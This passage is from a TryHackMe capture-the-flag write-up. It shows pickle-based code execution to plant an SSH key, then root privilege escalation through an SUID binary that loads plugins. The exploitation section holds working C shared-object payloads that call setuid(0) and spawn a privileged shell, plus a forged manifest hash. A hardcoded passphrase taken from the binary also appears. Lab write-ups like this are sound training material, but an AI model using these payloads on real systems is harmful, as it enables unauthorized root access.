    "desire": "A" * 50,  # Meet minimum length requirement
    "compat": "anything",
    "notes": malicious_pickle  # This pickle will be passed to hbproto and trigger RCE
}

# Msgpack serialize and write to file
with open("/var/spool/heartbreak/inbox/exploit.love", "wb") as f:
    f.write(msgpack.packb(exploit_data))
When exploit.love is processed, the cupid user’s ssh public key will be placed in the aphrodite user’s authorized_keys. Then we can connect via ssh as aphrodite and find the second flag.
1
2
3
4
5
6
7
kali㉿kali $ ssh aphrodite@10.112.171.51 -i cupid.priv

aphrodite@tryhackme-2404:~$ ls
flag2.txt  matches

aphrodite@tryhackme-2404:~$ cat flag2.txt
THM{REDACTED}
Privilege escalation as aphrodite
Enumeration
aphrodite is part of the hearts group, so just like earlier we will start by looking for files owned by this group.
1
2
3
4
5
6
7
aphrodite@tryhackme-2404:~$ id
uid=1002(aphrodite) gid=1003(aphrodite) groups=1003(aphrodite),1002(lovers),1004(hearts)

aphrodite@tryhackme-2404:~$ find / -group hearts 2>/dev/null
/opt/heartbreak/plugins
/opt/heartbreak/plugins/manifest.json
/usr/local/bin/heartstring
Then we look for SUID binaries, and find an interesting one.
1
2
3
aphrodite@tryhackme-2404:/opt/heartbreak$ find / -perm -u=s -type f 2>/dev/null
<SNIP>
/usr/local/bin/heartstring
If you are not familiar with linux, SUID (Set User ID) is a file permission that allows the file to be executed with the permissions of its owner. In this case, the heartstring binary is owned by root, so if we can somehow run commands via this binary we will have full control of the system.
1
2
aphrodite@tryhackme-2404:/opt/heartbreak$ ls -l /usr/local/bin/heartstring
-rwsr-x--- 1 root hearts 14472 Feb 10 16:43 /usr/local/bin/heartstring
We can run the binary to see what it does.
1
2
3
4
5
6
7
8
aphrodite@tryhackme-2404:/opt/heartbreak$ /usr/local/bin/heartstring
HeartString v2.14
Usage: heartstring <command> [args]
Commands:
  encrypt <file>     Encrypt a file with HeartString cipher
  decrypt <file>     Decrypt a HeartString file
  status             Show HeartString status
  plugin <name>      Load a HeartString plugin
After experimenting with it, the encrypt and decrypt functions does not seem useful for us. Running status, we can see the plugin directory and the manifest.
1
2
3
4
5
aphrodite@tryhackme-2404:/opt/heartbreak$ /usr/local/bin/heartstring status
HeartString Status:
  Plugin dir: /opt/heartbreak/plugins/
  Manifest:   /opt/heartbreak/plugins/manifest.json
  Plugins:    2 available
We saw earlier that we have write permission on the manifest file, but we don’t have write permission on the plugins directory so we cannot place malicious plugins there. It is time to inspect the binary for clues. We can run strings and see if we find anything interesting.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
aphrodite@tryhackme-2404:/opt/heartbreak$ strings /usr/local/bin/heartstring
<SNIP>
HeartString v%s
Commands:
/opt/heartbreak/plugins
%s/%s.so
--dev
[dev] Using local plugin: %s
"%s"
Error: cannot read manifest.
"hash"
%02x
  Expected: %s
  Got:      %s
Loading plugin '%s'...
Error: %s
plugin_init
encrypt
Error: cannot open '%s'
Enter passphrase:
File encrypted: %s.hrt
decrypt
Decrypting '%s'...
EternalFlame2024!
Error: incorrect passphrase.
status
HeartString Status:
  Plugin dir: %s/
  Manifest:   %s
  Plugins:    %d available
plugin
--help
Error: unknown command '%s'
Usage: heartstring <command> [args]
  encrypt <file>     Encrypt a file with HeartString cipher
  decrypt <file>     Decrypt a HeartString file
  status             Show HeartString status
  plugin <name>      Load a HeartString plugin
Usage: heartstring plugin <name>
Error: invalid plugin name (alphanumeric and underscore only).
Error: plugin '%s' not found.
/opt/heartbreak/plugins/manifest.json
Error: plugin '%s' not registered in manifest.
Error: cannot hash plugin file.
Error: plugin integrity check failed.
Plugin '%s' loaded successfully.
Usage: heartstring encrypt <file>
Encrypting '%s' with HeartString cipher (passphrase required)...
Tip: remember your passphrase. Default: see documentation.
Usage: heartstring decrypt <file.hrt>
Passphrase accepted. File decrypted.
<SNIP>
One interesting part is this, where we seem to find a password, EternalFlame2024!
1
2
3
decrypt
Decrypting '%s'...
EternalFlame2024!
However, this didn’t lead anywhere. It wasn’t the root password and it wasn’t the password of another user.
Another interesting part we found was what seemed like a dev flag.
1
2
--dev
[dev] Using local plugin: %s
When I first solved this part, I didn’t look closely enough and missed this. Instead I decompiled the binary in Ghidra and asked an LLM to give me a summary of the plugin loading function for me. This way I found out that the --dev flag is used to load a plugin from the working directory, instead of the plugins directory. I was also told that a function plugin_init() is searched for and executed upon loading the plugin. This opens up loading malicious plugins for us.
 Part of the decompiled plugin loading function in Ghidra
The decompiled code is not easy to read, but we can deduce that the --dev flag uses the working directory when we see getcwd and “Using local plugin”. Even if we can’t read the code at all, as I said earlier an LLM can assist us in this case.
 Part of the decompiled plugin loading function in Ghidra
In this part we see that dlsym is used to find the location of the function plugin_init. The function is then called if it was found.
Exploitation
Either we can go the plugin_init() route, or if we hadn’t figured that out, we could instead use the constructor attribute to make the function run anyways.
- Method 1:
1
2
3
4
5
6
7
8
9
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

void plugin_init() {
    setuid(0);
    setgid(0);
    system("/bin/bash -p");
}
- Method 2:
1
2
3
4
5
6
7
8
9
10
11
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

static void exploit() __attribute__((constructor));

void exploit() {
        setuid(0);
        setgid(0);
        system("/bin/bash -p");
}
We choose one of the scripts and compile a share object.
1
aphrodite@tryhackme-2404:/tmp$ gcc -shared -fPIC exploit.c -o exploit.so
If we try to load this plugin now, it would not work.
1
2
3
aphrodite@tryhackme-2404:/tmp$ /usr/local/bin/heartstring plugin exploit --dev
[dev] Using local plugin: /tmp/exploit.so
Error: plugin 'exploit' not registered in manifest.
As is stated, the plugin is not registered in the manifest. The manifest looks like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
aphrodite@tryhackme-2404:/tmp$ cat /opt/heartbreak/plugins/manifest.json
{
  "plugins": {
    "rosepetal": {
      "hash": "f7fb2b551f107ee61e20de29d153e1de027b44e50fd70cc50af36e08adc3b3bf",
      "description": "Rose petal animation plugin",
      "version": "1.0"
    },
    "loveletter": {
      "hash": "b47a17238fb47b6ef9d0d727453b0335f5bd4614cf415be27516d5a77e5f4643",
      "description": "Love letter formatter plugin",
      "version": "1.0"
    }
  }
}
Since we have write permission on the manifest, we can add our plugin. The hashes look like sha256 hashes, so we will try that. First we obtain the hash of our malicious plugin.
1
2
aphrodite@tryhackme-2404:/tmp$ sha256sum exploit.so
3203d89f2d11d5ab7876e36829d15419cabd3bee399476f5bd49c276f0b69cbb  exploit.so
Then we edit manifest.json to this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
{
  "plugins": {
    "rosepetal": {
      "hash": "f7fb2b551f107ee61e20de29d153e1de027b44e50fd70cc50af36e08adc3b3bf",
      "description": "Rose petal animation plugin",
      "version": "1.0"
    },
    "loveletter": {
      "hash": "b47a17238fb47b6ef9d0d727453b0335f5bd4614cf415be27516d5a77e5f4643",
      "description": "Love letter formatter plugin",
      "version": "1.0"
    },
    "exploit": {
      "hash": "3203d89f2d11d5ab7876e36829d15419cabd3bee399476f5bd49c276f0b69cbb",
      "description": "Give me root",
      "version": "1.0"
    }
  }
}
Finally we can run the heartstring binary with the dev flag to load our malicious plugin and get a root shell.
1
2
3
4
aphrodite@tryhackme-2404:/tmp$ /usr/local/bin/heartstring plugin exploit --dev
[dev] Using local plugin: /tmp/exploit.so
Loading plugin 'exploit'...
root@tryhackme-2404:/tmp#
Now we find the flag in /root.
1
2
3
4
root@tryhackme-2404:/tmp# ls /root
flag3.txt  snap
root@tryhackme-2404:/tmp# cat /root/flag3.txt
THM{REDACTED}